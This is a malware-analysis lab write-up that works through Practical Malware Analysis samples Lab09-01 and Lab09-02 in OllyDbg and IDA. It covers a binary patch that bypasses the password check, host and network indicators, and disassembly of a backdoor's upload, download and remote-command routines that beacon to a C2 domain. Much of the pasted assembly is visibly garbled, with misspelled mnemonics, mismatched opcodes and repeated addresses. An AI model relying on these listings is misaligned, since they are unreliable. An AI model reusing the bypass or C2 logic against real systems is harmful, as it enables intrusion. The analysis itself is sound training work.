00402569 . 8845 FC MOV AL,BYTE PTR SS:[EBP-4]
0040256B . B2 63 MOU DL,DL
0040256D . F6EA IMUL DL
0040256F . 8845 FC MOV BTTE PTR SS:[EBP-4],AL
00402571 . 0FBEE4 FC MOVSX EDX,BYTE PTR DS:[EDX+21]
00402573 . 83C2 CMP ECX,EDX
00402575 . 74 04 JE SHORT Lab09-01.00402580
00402577 . 33C0 XOR EAX,EAX
00402579 > EB 73 JMP SHORT Lab09-01.00402560
00402580 . 8845 FC MOV AL,BYTE PTR SS:[EBP-4]
00402582 . 01 AD AL,1
00402584 . 8845 FC MOV BTTE PTR SS:[EBP-4],AL
00402586 . 0FBEE4 FC MOVSX EDX,BYTE PTR DS:[EBP-4]
00402588 . 83C2 CMP ECX,EDX
0040258A . 74 04 JE SHORT Lab09-01.0040259B
0040258C . 33C0 XOR EAX,EAX
0040258E > EB 5E JMP SHORT Lab09-01.004025A0
00402590 . 8845 08 MOU EDI,DWORD PTR DS:[EBP+8]
00402592 . 8A08 MOV CL,BYTE PTR DS:[EAX]
00402594 . 884D FC MOV BTTE PTR SS:[EBP-4],CL
00402596 . 0FBEE5 FC MOVSX EDX,BYTE PTR SS:[EBP-4]
00402598 . 83FA 61 CMP EDX,61
0040259A . 74 04 JE SHORT Lab09-01.00402542
0040259C . 33C0 XOR EAX,EAX
0040259E > EB 5E JMP SHORT Lab09-01.004025A0
004025A0 . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
004025A2 . 8A08 MOU EDI,BYTE PTR DS:[EBP+11]

```

After this we edit the next HEX values to immediately make it return from the function signalling a successful outcome.

```

00402510 B8 01 00 00 00 MOV EAX,1
00402515 C3 RETN
00402516 7D 08 JGE SHORT Lab09-01.00402520
00402518 83C9 FF MOV EDI,DWORD PTR SS:[EBP+8]
0040251B 33C0 OR ECX,FFFFFFF
0040251D F2:AE XOR EAX,EAX
00402521 F7D1 REPNE SCAS BYTE PTR ES:[EDI]
00402524 . 83C1 FF NOT ECX
00402525 ADD ECX,-1
00402526 83FA 61 CMP ECX,4
00402527 . 74 04 JE SHORT Lab09-01.0040252D
00402529 . 33C0 XOR EAX,EAX
0040252B > EB 73 JMP SHORT Lab09-01.00402560
0040252D . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
00402530 . 8A08 MOV CL,BYTE PTR DS:[EAX]
00402532 . 884D FC MOV BTTE PTR SS:[EBP-4],CL
00402535 . 0FBEE5 FC MOVSX EDX,BYTE PTR SS:[EBP-4]
00402539 . 83FA 61 CMP EDX,61
0040253C . 74 04 JE SHORT Lab09-01.00402542
0040253E . 33C0 XOR EAX,EAX
00402540 > EB 5E JMP SHORT Lab09-01.004025A0
00402542 . 8845 08 MOV EAX,DWORD PTR SS:[EBP+8]
00402545 . 8A08 MOU EDI,BYTE PTR DS:[EBP+11]

```

To patch the binary we can right click and select copy to executable > all modifications, before right clicking and selecting save file. At this point if we open the modified binary and run as normal, we can now run commands without the need for a password.

What are the host-based indicators of this malware?

Host-based indicators of this malware include the registry key used to store the malware configuration:

- 'HKLM\SOFTWARE\Microsoft \XPS'

The service created for persistence with the name:

- " Manager Service"or
- " Manager Service"

and finally the presence of a binary at:

- %SYSTEMROOT%\Windows\System32

With the name of the service name argument passed, or the binary name.

- v. What are the different actions this malware can be instructed to take via the network?

For this use proexp software or use IDA freeware software

By opening this using IDA we can find sub\_402020 which contains a number of instructions that help determine what different actions this malware can be instructed to take. This is also seen at 0x402020 in OllyDbg.

In this instance functions have been renamed to “Command\_\*” for readability.

```

loc_40204C: ; "SLEEP"
mov edi, offset aSleep
or ecx, 0xFFFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0xFFFFFFFFh
push ecx, 0xFFFFFFFFh ; size_t
push offset aSleep ; "SLEEP"
lea ecx, [ebp+var_400]
push ecx, [ebp+var_400] ; char *
call _strcmp
add esp, 0Ch
test eax, eax
jnz short loc_402002

loc_402002: ; "UPLOAD"
mov edi, offset upload
or ecx, 0xFFFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0xFFFFFFFFh
push ecx, 0xFFFFFFFFh ; size_t
push offset upload ; "UPLOAD"
lea edx, [ebp+var_400]
push edx, [ebp+var_400] ; char *
call _strcmp
add esp, 0Ch
test eax, eax
jnz loc_402186

loc_402186: ; "DOWNLOAD"
mov edi, offset download
or ecx, 0xFFFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0xFFFFFFFFh
push ecx, 0xFFFFFFFFh ; size_t
push offset download ; "DOWNLOAD"
lea edx, [ebp+var_400]
push edx, [ebp+var_400] ; char *
call _strcmp
add esp, 0Ch
test eax, eax
jnz loc_402230

loc_402230: ; "CMD"
mov edi, offset acmd
or ecx, 0xFFFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0xFFFFFFFFh
push ecx, 0xFFFFFFFFh ; size_t
push offset acmd ; "CMD"
lea edx, [ebp+var_400]
push edx, [ebp+var_400] ; char *
call _strcmp
add esp, 0Ch
test eax, eax
jnz loc_402330

loc_402330: ; "NOTHING"
mov edi, offset aNothing
or ecx, 0xFFFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0xFFFFFFFFh
push ecx, 0xFFFFFFFFh ; size_t
push offset aNothing ; "NOTHING"
lea edx, [ebp+var_400]
push edx, [ebp+var_400] ; char *
call _strcmp

```

- SLEEP: Do nothing for a certain amount of seconds. Note: This is registered in milliseconds so the value passed is multiplied by 1000.

```

Command_Sleep:
push offset asc_40C0C0
lea edx, [ebp+var_400]
push edx, [ebp+var_400] ; char *
call _strtok
add esp, 8
mov [ebp+var_400], eax
push offset asc_40C0C0 ; ""
push 0, [ebp+var_400] ; char *
call _strtok
add esp, 8
mov [ebp+var_400], eax
mov eax, [ebp+var_400]
push eax, [ebp+var_400] ; char *
call _atoi
add esp, 4
mov [ebp+var_404], eax
mov ecx, [ebp+var_404]
imul ecx, 1000
push ecx, [ebp+var_404] ; dwMilliseconds
call ds:Sleep
jmp loc_402356

Command_Upload:
push offset asc_40C0C0
lea eax, [ebp+var_400]
push eax, [ebp+var_400] ; char *
call _strtok
add esp, 8
mov [ebp+var_40C], eax
push offset asc_40C0C0 ; ""
push 0, [ebp+var_40C] ; char *
call _strtok
add esp, 8
mov [ebp+var_410], eax
mov ecx, [ebp+var_40C]
push ecx, [ebp+var_40C] ; char *
call _atoi
add esp, 4
mov [ebp+var_414], eax
push edx, [ebp+var_414] ; IpFileName
push eax, [ebp+var_410] ; hostshort
push ecx, [ebp+name] ; name
call sub_4019E0
add esp, 0Ch
test eax, eax
jz short loc_402181

```

```

push eax ; hostshort
mov ecx, [ebp+name]
push ecx ; name
lea edx, [ebp+s]
push edx ; int
call sub_401640
add esp, 80h
test eax, eax
jz short loc_401A12

loc_401A12:
push 0
push 80h
push 2
push 0
push 2
push 40000000h
mov eax, [ebp+lpFileName]
push eax
call ds>CreateFileA
mov [ebp+hObject], eax
cnp [ebp+hObject], 0FFh
jnz short loc_401A53

loc_401A53:
push 0
push 280h ; len
lea edx, [ebp+Buffer]
push edx ; buf
mov eax, [ebp+s]
push eax ; s
call ds>CreateFileA
mov [ebp+nNumberOfBytesToWrite], eax
push 0 ; lpOverlapped
push 0 ; lpNumberOfBytesWritten
mov ecx, [ebp+nNumberOfBytesToWrite]
push ecx ; nNumberOfBytesToWrite
lea edx, [ebp+Buffer]
push edx ; lpBuffer
mov eax, [ebp+hObject]
push eax ; hFile
call ds:WriteFile
test eax, eax

```

After uploading file it will show this is format where is the call function

- DOWNLOAD: Upload a file from disk to a web resource. Note: This isn't a typo, in this instance download is in fact uploading to a remote host.

```

call sub_401640
add esp, 80h
test eax, eax
jz short loc_4018A2

loc_4018A2:
push 0 ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 1 ; dwShareMode
push 80000000h ; dwDesiredAccess
mov eax, [ebp+lpFileName]
push eax ; lpFileName
call ds>CreateFileA
mov [ebp+hObject], eax
cmp [ebp+hObject], 0FFFFFFh
jnz short loc_4018E3

loc_4018E3:
mov [ebp+var_210], 0 ; lpOverlapped
push 0 ; lpNumberOfBytesRead
push 280h ; nNumberOfBytesToRead
lea eax, [ebp+buf]
push eax ; lpBuffer
mov ecx, [ebp+hObject]
push ecx ; hfile
call ds:ReadFile
test eax, eax
jnz short loc_401945

loc_40193E:
call ds:GetLastError
cmp eax, 20h
jz short loc_40193E

loc_401945:
push 0 ; Flags
mov ecx, [ebp+len]
push ecx ; len
lea edx, [ebp+buf]
push edx ; buf
mov eax, [ebp+s]
push eax ; s
call ds:send

```

- CMD: Execute a command and send back the output to a web resource.

The screenshot shows three windows from the IDA Pro debugger. The top-left window displays assembly code for a command execution routine. A yellow box highlights the command `call popen`, with a red arrow pointing to a callout box that reads "Create pipe and execute command passed via buffer". The bottom-left window shows assembly code for a file download routine, with a yellow box highlighting the call to `sub_401790`. The right window shows assembly code for a sleep function, with a yellow box highlighting the call to `ds:Sleep`.

```

Command_Cmd:
push offset asc_40C0C0 ; ...
lea eax, [ebp+var_400]
push eax ; char *
call _strtok
add esp, 8
mov [ebp+var_410], eax
push offset asc_40C0C0 ; ...
push 0 ; char *
call _strtok
add esp, 8
mov [ebp+var_410], eax
mov ecx, [ebp+var_410]
push ecx ; char *
call _atoi
add esp, 4
mov dword ptr [ebp+hostshort], eax
push offset asc_40C0A4 ; ...
push 0 ; char *
call _strtok
add esp, 8
mov [ebp+var_410], eax
push offset aRb ; "rb"
mov edx, [ebp+var_410]
push edx ; char *
call popen
add esp, 8
mov [ebp+var_420], eax
cmp [ebp+var_420], 0
jnz short loc_4022EB

loc_4022EB:
mov eax, [ebp+var_420]
push eax ; FILE *
mov ecx, dword ptr [ebp+hostshort]
push ecx ; hostshort
mov edx, [ebp+name]
push edx ; name
call sub_401790
add esp, 8Ch
test eax, eax
jz short loc_40231F

```

- NOTHING: Do nothing

The screenshot shows four windows from the IDA Pro debugger. The top-left window displays assembly code for the "NOTHING" command, which consists of a series of NOP instructions. The top-right window shows assembly code for a sleep function, with a yellow box highlighting the call to `ds:Sleep`. The bottom-left window shows the final instruction `xor eax, eax`. The bottom-right window shows assembly code for a command sleep routine.

```

Command_Nothing: ; "NOTHING"
mov edi, offset aNothing
or ecx, 0FFFFFFFh
xor eax, eax
repne scasb
not ecx
add ecx, 0FFFFFFFh
push ecx ; size_t
push offset aNothing ; "NOTHING"
lea edx, [ebp+var_400]
push edx ; char *
call _strcmp
add esp, 8Ch

Command_Sleep: ; ...
push offset asc_40C0C0
lea edx, [ebp+var_400]
push edx ; char *
call _strtok
add esp, 8
mov [ebp+var_400], eax
push offset asc_40C0C0 ; ...
push 0 ; char *
call _strtok
add esp, 8
mov [ebp+var_400], eax
mov eax, [ebp+var_400]
push eax ; char *
call _atoi
add esp, 4
mov [ebp+var_404], eax
mov ecx, [ebp+var_404]
imul ecx, 1000
push ecx ; dwMilliseconds
call ds:Sleep
jmp loc_402356

loc_402356:
xor eax, eax

```

vi. Are there any useful network-based signatures for this malware?

For this use software called IDA freeware

We know from previous analysis of this malware that configuration is stored in the registry so by default it communicates with:

- <http://www.practicalmalwareanalysis.com>
- To analyse how this communication occurs and whether there's any other network-based indicators we look back to `sub_402020` and the function it calls prior to comparing the response received to one of the mentioned commands. This function is `sub_401E60`.

```

; Attributes: bp-based frame
; int __cdecl sub_402020(char *name)
sub_402020 proc near

hostshort= word ptr -42bh
var_420= dword ptr -420h
var_41C= dword ptr -41Ch
var_418= dword ptr -418h
lpFileName= dword ptr -414h
var_410= dword ptr -410h
var_40C= dword ptr -40Ch
var_408= dword ptr -408h
var_404= dword ptr -404h
var_400= byte ptr -400h
name= dword ptr 8

push    ebp
mov     ebp, esp
sub    esp, 42bh
push    edi
push    400h
lea     eax, [ebp+var_400]
push    eax
call    sub_401E60
add    esp, 8
test   eax, eax
jz     short loc_40204C

```

```

loc_40204C: ; "SLEEP"
mov    edi, offset aSleep
or     ecx, 0xFFFFFFFF
xor    eax, eax
repne scasb
not    ecx
add    ecx, 0xFFFFFFFF
push   ecx, 0xFFFFFFFF
push   offset aSleep ; "SLEEP"
lea    ecx, [ebp+var_400]
push   ecx, char *

```

This contains a number of unusual string comparisons and operations based on backticks and apostrophes.

```

loc_401F10: ; ...
push    offset asc_40C080
lea     edx, [ebp+var_1000]
push    edx, char *
call    _stristr
add    esp, 8
mov     [ebp+var_1004], eax
cmp     [ebp+var_1004], 0
jnz    short loc_401F3D

```

```

loc_401F3D:
mov    eax, [ebp+var_1004]
mov    [ebp+var_1020], eax
push   offset asc_40C088
push   edx, char *
call    _stristr
add    esp, 8
mov     [ebp+var_1004], eax
cmp     [ebp+var_1004], 0
jnz    short loc_401F76

```

```

loc_401F76:
mov    edx, [ebp+var_1004]
mov    [ebp+var_1018], edx
mov    eax, [ebp+var_1018]
sub    eax, [ebp+var_1020]
add    eax, 1
cmp    eax, [ebp+arg_4]
jle    short loc_401F9D

```

, 1	402010	mov eax, 1	jmp loc_402010	mov eax, 1	jmp short loc_402010	loc_401F9D:
						mov edx, [ebp+var_1018]
						sub edi, [ebp+var_1020]
						mov edi, offset asc_40C090 ; ...
						or ecx, 0xFFFFFFFF
						xor eax, eax

Moving back to Ollydbg we can move back to debugging the application in an attempt to understand this. Starting out we add a breakpoint at 0x401E60 by using CTRL + G to jump to this address and using F2 to toggle a breakpoint.

We need to confirm the application isn't running with any command line parameters and move through with F8 until the breakpoint we set is hit. From here we can begin to analyse specific register or stack values before and after a number of subroutines are run by setting breakpoints similar to the below


After running through the first function by using F9 twice, we see reference to WinINet API and the previously mentioned domain which leads us to believe this is likely using FTP or HTTP for communication.

Repeating the process with F9 twice reveals our ECX register with the value '80'.

Based on what we know and it being stored in a value 'p', we can infer that this is the port that the malware communicates via. Repeating the process once more reveals what looks like it may be part of a URL

By repeating the process once more we see that it fails to run through to our later break points in our isolated environment. Subsequent analysis shows that the URL elements mentioned above change. If we step through to 0x401EF9 we can see that this is indeed being passed as an argument to a function at 0x401AF0.

Stepping into this function we can see evidence this is making a HTTP/1.0 Get request to the server for C2 without any headers.



After the request is made there are some comparisons based on returned backtick and apostrophes as we found earlier, and this looks to be determining exactly how the C2 process will execute the command passed to it (how the C2 protocol works).

0x4401F96	.B8 01000000 MOV ERK,1	BF 90C00000 EDI,Lab09-01,0040C090	
0x4401F10	> .68 90C040000 PUSH EDI,Lab09-01,0040C090	EDX,EDX	ASCII *****
0x4401F15	.89D5 00FF0FFF ADD EDI,EDI	EDX,EDX	ASCII *****
0x4401F1A	.E8 01000000 CALL Lab09-01,0040C090	EDX,EDX	ASCII *****
0x4401F24	.89D5 FCFEBFFF MOV EDWORD PTR SS:[EBP-1004],EDX	EDX,EDX	ASCII *****
0x4401F29	.89D5 FCEFFFFF MOV EDWORD PTR SS:[EBP-1004],0	EDX,EDX	ASCII *****
0x4401F2E	.89D5 FCEFFFFF MOV EDWORD PTR SS:[EBP-1004],0	EDX,EDX	ASCII *****
0x4401F33	.B8 01000000 MOV EDI,1	EDX,EDX	ASCII *****
0x4401F38	> .E9 03000000 JMP Lab09-01,0040C2010	EDX,EDX	ASCII *****
0x4401F3D	.89D5 E8FFFFFF MOV ECX,ECX	EDX,EDX	ASCII *****
0x4401F43	.89D5 FCEFFFFF MOV EDWORD PTR SS:[EBP-1820],EDX	EDX,EDX	ASCII *****
0x4401F48	.68 90C040000 PUSH EDI,Lab09-01,0040C088	EDX,EDX	ASCII *****
0x4401F53	.89D5 FCEFFFFF MOV EDWORD PTR SS:[EBP-1004]	EDX,EDX	ASCII *****
0x4401F58	.B8 01000000 MOV EDI,1	EDX,EDX	ASCII *****
0x4401F5D	.89D5 FCFEBFFF ADD ESP,ESP	EDX,EDX	ASCII *****
0x4401F62	.89D5 FCEFFFFF MOV EDWORD PTR SS:[EBP-1004],EDX	EDX,EDX	ASCII *****
0x4401F67	.B8 01000000 MOV EDI,1	EDX,EDX	ASCII *****
0x4401F71	> .E9 A9000000 JMP Lab09-01,0040C2010	EDX,EDX	ASCII *****
0x4401F76	.89D5 FCFEBFFF ADD EDI,EDI	EDX,EDX	ASCII *****
0x4401F7C	.89D5 E8FFFFFF MOV EDWORD PTR SS:[EBP-1818],EDX	EDX,EDX	ASCII *****
0x4401F82	.89D5 E8FFFFFF MOV EDWORD PTR SS:[EBP-1918],EDX	EDX,EDX	ASCII *****
0x4401F87	.89D5 FCFEBFFF ADD EDI,EDI	EDX,EDX	ASCII *****
0x4401F8E	.89D5 01 ADD EDI,1	EDX,EDX	ASCII *****
0x4401F91	.89D5 04 ECX,ECX	EDX,EDX	ASCII *****
0x4401F96	.B8 01000000 MOV EDI,1	EDX,EDX	ASCII *****
0x4401F9B	.E8 73 JMP SHORT Lab09-01,00401F9D	EDX,EDX	ASCII *****
0x4401FA3	.295E E0EFFFFF SUB EDX,EDWORD PTR SS:[EBP-1020]	EDX,EDX	ASCII *****
0x4401F9C	.BF 90C040000 BFI EDI,Lab09-01,0040C090	EDX,EDX	ASCII *****
0x4401FB1	.89C9 FF XOR EDI,EDI	EDX,EDX	ASCII *****
0x4401FB2	.33C0 REPNE SCRS BYTE PTR ES:[EDI]	EDX,EDX	ASCII *****
0x4401FB7	.89C1 FF XOR EDI,EDI	EDX,EDX	ASCII *****
0x4401FB8	.89C1 FF XOR EDI,EDI	EDX,EDX	ASCII *****
0x4401FB9	.BF 90C040000 BFI EDI,Lab09-01,0040C090	EDX,EDX	ASCII *****
0x4401FC1	.89C9 FF OR EDX,FFFFFFF	EDX,EDX	ASCII *****
0x4401FC4	.33C0 XOR EDI,EDI	EDX,EDX	ASCII *****
0x4401FC8	.F7D1 NOT ECX	EDX,EDX	ASCII *****
0x4401FCD	.89E5 FF MOV EDI,EDI	EDX,EDX	ASCII *****
0x4401FD3	.89E5 E0EFFFFF MOV EDI,EDWORD PTR SS:[EBP-1020]	EDX,EDX	ASCII *****
0x4401FD8	.03F1 ADD EDI,ECX	EDX,EDX	ASCII *****
0x4401FDD	.89D5 00 MOV EDI,EDWORD PTR SS:[EBP+8]	EDX,EDX	ASCII *****
0x4401FDF	.89C1 ECX,ECX	EDX,EDX	ASCII *****
0x4401FE1	.89C1 02 SHL EDI,2	EDX,EDX	ASCII *****
0x4401FE5	.F3:D5 REP MOVS EDI,EDWORD PTR DS:[EDI]	EDX,EDX	ASCII *****
0x4401FE9	.89C5 03 MOV EDI,EDI	EDX,EDX	ASCII *****
0x4401FED	.F3:D4 REP MOVS PTR DS:[EDI],BVTE PTR DS:	EDX,EDX	ASCII *****
0x4401FEE	.89E5 E8FFFFFF MOV EDI,BVTE PTR DS:[EDI],BVTE PTR DS:	EDX,EDX	ASCII *****
0x4401F94	.BF 90C040000 MOV EDI,Lab09-01,0040C090	EDX,EDX	ASCII *****
0x4401FB5	.33C0 FF DEC EDX	EDX,EDX	ASCII *****
0x4401FB6	.F2:RE REPNE SCRS BYTE PTR ES:[EDI]	EDX,EDX	ASCII *****
0x4402000	.F7D1 NOT ECX	EDX,EDX	ASCII *****
0x4402005	.89C1 FF XOR EDI,EDI	EDX,EDX	ASCII *****
0x4402007	.2BD1 MOV EDI,EDWORD PTR SS:[EBP+8]	EDX,EDX	ASCII *****
0x440200B	.89E5 00 MOV EDI,EDWORD PTR DS:[EDI+EDX],0	EDX,EDX	ASCII *****
0x440200E	.33C0 XOR EDI,EDI	EDX,EDX	ASCII *****
0x4402010	.F7D1 NOT ECX	EDX,EDX	ASCII *****
0x4402014	.89E5 SE XOR EDI,EDI	EDX,EDX	ASCII *****
0x4402018	.89E5 ECX,ECX	EDX,EDX	ASCII *****
0x440201C	.89E5 ESP,EBP	EDX,EDX	ASCII *****
0x440201D	.5D POP EBX	EDX,EDX	ASCII *****

Based on all of this we can conclude that Get requests using HTTP/1.0 beaconing to <http://www.practicalmalwareanalysis.com/xxxx/xxxx.xxx> without any headers or user agent is a network indicator of this malware.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Running Strings over the binary reveals a number of entries for what look like imports or function names, and ‘cmd’, but other than that not a lot else.

```
Runtime Error!
Program:
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
!6E
!6F
WaitForSingleObject
CreateProcessA
Sleep
GetModuleFileNameA
KERNEL32.dll
WSASocketA
WS2_32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPIInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
cmd
```

ii. What happens when you run this binary?

Attempting to run the binary results in it terminating almost instantly without showing any other visible actions.

iii. How can you get this sample to run its malicious payload?

By stepping through the program with a debugger and a few break points, we can see that after the call at 0x401626, EDX is filled with the value “ocl.exe”, and this remains throughout the program until a comparison check to it fails and the program terminates.

```

00401572: .55 PUSH EBP
00401573: .64 FF PUSH -1
00401574: .64 C0404000 MOU EBX,ESP
00401581: .64 C0234000 PUSH Lab09-02.004040C0
00401585: .64 A1 00000000 MOU ECX,DIWORD PTR FS:[0]
00401586: .64 00 MOU ECX,ECX
00401587: .64 18925 00000000 MOU DIWORD PTR FS:[0],ESP
00401594: .65 EC SUB ESP,10
00401595: .53 PUSH EBX
00401596: .54 PUSH ECX
00401597: .57 PUSH EDI
00401598: .84C6 E8 MOU DIWORD PTR SS:[EBP-18],ESP
00401599: .84D0 D0404000 MOU DIWORD PTR DS:[&KERNEL32.GetVersion]
004015A0: .33D2 XOR EDX,EDX
004015A1: .84D4 D4524000 MOU DL,AH
004015A2: .84D5 B0404000 MOU ECX,ECX
004015A3: .84D8 FF000000 AND ECX,0FF
004015A4: .84E0 0005240000 MOU DIWORD PTR DS:[4052D01],ECX
004015A5: .84E1 C1E1 00000000 MOU ECX,B
004015B8: .83C0 DC524000 MOU ECX,EDX
004015C0: .84D0 D0404000 MOU DIWORD PTR DS:[4052C01],ECX
004015C1: .84D1 B0404000 MOU ECX,ECX
004015C5: .84D4 C0524000 MOU DIWORD PTR DS:[4052C81],ECX
004015CE: .64 00 PUSH ECX
004015D0: .84D5 30090000 CALL Lab09-02.00401F08
004015D1: .64 00 POP ECX
004015D6: .85C8 TEST ECX,ECX
004015D7: .7C F8 JNE SHORT Lab09-02.004015E2
004015D8: .64 1C PUSH IC
004015D9: .84D0 90000000 CALL Lab09-02.0040167B
004015E0: .84D1 90000000 CALL Lab09-02.0040167B
004015E1: .84D2 90000000 CALL Lab09-02.0040167B
004015E3: .84D3 90000000 CALL Lab09-02.0040167B
004015E5: .84D5 F0 00 AND DIWORD PTR SS:[EBP-41],0
004015E6: .84D6 72070000 CALL Lab09-02.00401D50
004015E7: .84D7 21494000 CALL DIWORD PTR DS:[&KERNEL32.GetCommandLineA]
004015E8: .84D8 00000000 CALL Lab09-02.00401D50,ECX
004015F0: .84D9 30060000 CALL Lab09-02.00401C2B
004015F1: .84D9 B0524000 MOU DIWORD PTR DS:[4052B01],ECX
004015F2: .84D9 10050000 CALL Lab09-02.00401925
004015F3: .84D9 10050000 CALL Lab09-02.00401925
004015F4: .84D9 90000000 CALL Lab09-02.0040167B
004015F5: .84D9 B0524000 MOU DIWORD PTR DS:[4052B01],ECX
004015F6: .84D9 FF35 DC524000 PUSH DIWORD PTR DS:[4052DC1]
004015F7: .84D9 FDF0FFFF MOU DIWORD PTR DS:[4052DC1],ECX
004015F8: .84D9 E8 00401128 CALL Lab09-02.00401128
004015F9: .84D9 00401128 RDR3 => 00410D80
004015FA: .84D9 00401128 RDR2 => 00410E80
004015FB: .84D9 00401128 Lab09-02.00401128
004015C2: .84D9 C0 00401128 RDR3 => 00410D80
004015C3: .84D9 C0 00401128 RDR2 => 00410E80
004015C4: .84D9 C0 00401128 Lab09-02.00401128

```

```

00401770: .55 PUSH EBX
00401771: .56 TEST EBX,EBX
00401772: .75 10 JNZ SHORT Lab09-02.00401785
00401773: .75 10 JNZ SHORT Lab09-02.00401785
00401774: .75 10 JNZ SHORT Lab09-02.00401785
00401775: .75 10 JNZ SHORT Lab09-02.00401785
00401776: .75 10 JNZ SHORT Lab09-02.00401785
00401777: .75 10 JNZ SHORT Lab09-02.00401785
00401778: > 5F POP EDI
00401779: C3 RETN
0040177A: C2 00 POP EDI

```

Based on this we can assume that the program checks if it is named ocl.exe, and if it isn't then it terminates. If we rename it and continue to debug, we realise that termination doesn't occur here anymore.

#### iv. What is happening at 0x00401133?

If we examine 0x00401133 we can see that a number of Hex values are being moved onto a relevant area of the stack segment.

```

00401132: .57 PUSH EDI
00401133: .C685 50FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401134: .C685 51FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401135: .C685 52FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401136: .C685 53FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401137: .C685 54FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401138: .C685 55FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401139: .C685 56FFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113A: .C685 57FFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113B: .C685 58FFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113C: .C685 59FFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113D: .C685 5AFFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113E: .C685 5BFFFFFF MOU BYTE PTR SS:[EBP-18],31
0040113F: .C685 5CFFFFFF MOU BYTE PTR SS:[EBP-18],31
00401140: .C685 60FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401141: .C685 61FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401142: .C685 62FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401143: .C685 63FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401144: .C685 64FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401145: .C685 65FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401146: .C685 66FFFFFF MOU BYTE PTR SS:[EBP-18],31
00401147: .C685 67FFFFFF MOU BYTE PTR SS:[EBP-18],31

```

This is a common string obfuscation technique to make analysis more challenging.

If we take the hex values accounting for the null values present and convert this to ascii we get the following:

- 31 71 61 7a 32 77 73 78 33 65 64 63 = 1qaz2wsx3edc
- 6F 63 6C 2E 65 78 65 = ocl.exe

#### v. What arguments are being passed to subroutine 0x00401089?

Adding breakpoints and running through the application later reveals the presence of `1qaz2wsx3edc` which is being passed to subroutine `0x00401089` and a pointer to `0x12FD58` (Incl ESI).

```

CPU - main thread, module Lab09-02
Registers (FPU)
EAX 0019FCC
ECX 00401577 Lab09-02.<ModuleEntryPoint>
ESP 00401089 Lab09-02.<ModuleEntryPoint>
EBX 00395000
EBP 0012FD58
ESI 00401089 Lab09-02.<ModuleEntryPoint>
EDI 00401089 Lab09-02.<ModuleEntryPoint>
EIP 00401577 Lab09-02.<ModuleEntryPoint>

C 0 ES 0028 32bit 0(FFFFFFFE)
P 1 CS 0023 32bit 0(FFFFFFFE)
R 2 DS 0028 32bit 0(FFFFFFFE)
A 3 SS 0023 32bit 0(FFFFFFFE)
S 4 FS 0025 32bit 30CB00(FFF)
T 5 GS 0028 32bit 0(FFFFFFFE)
D 6 LastErr: ERROR_SUCCESS (00000000)
EFL 00000000 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

FST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1

```

vi. What domain name does this malware use?

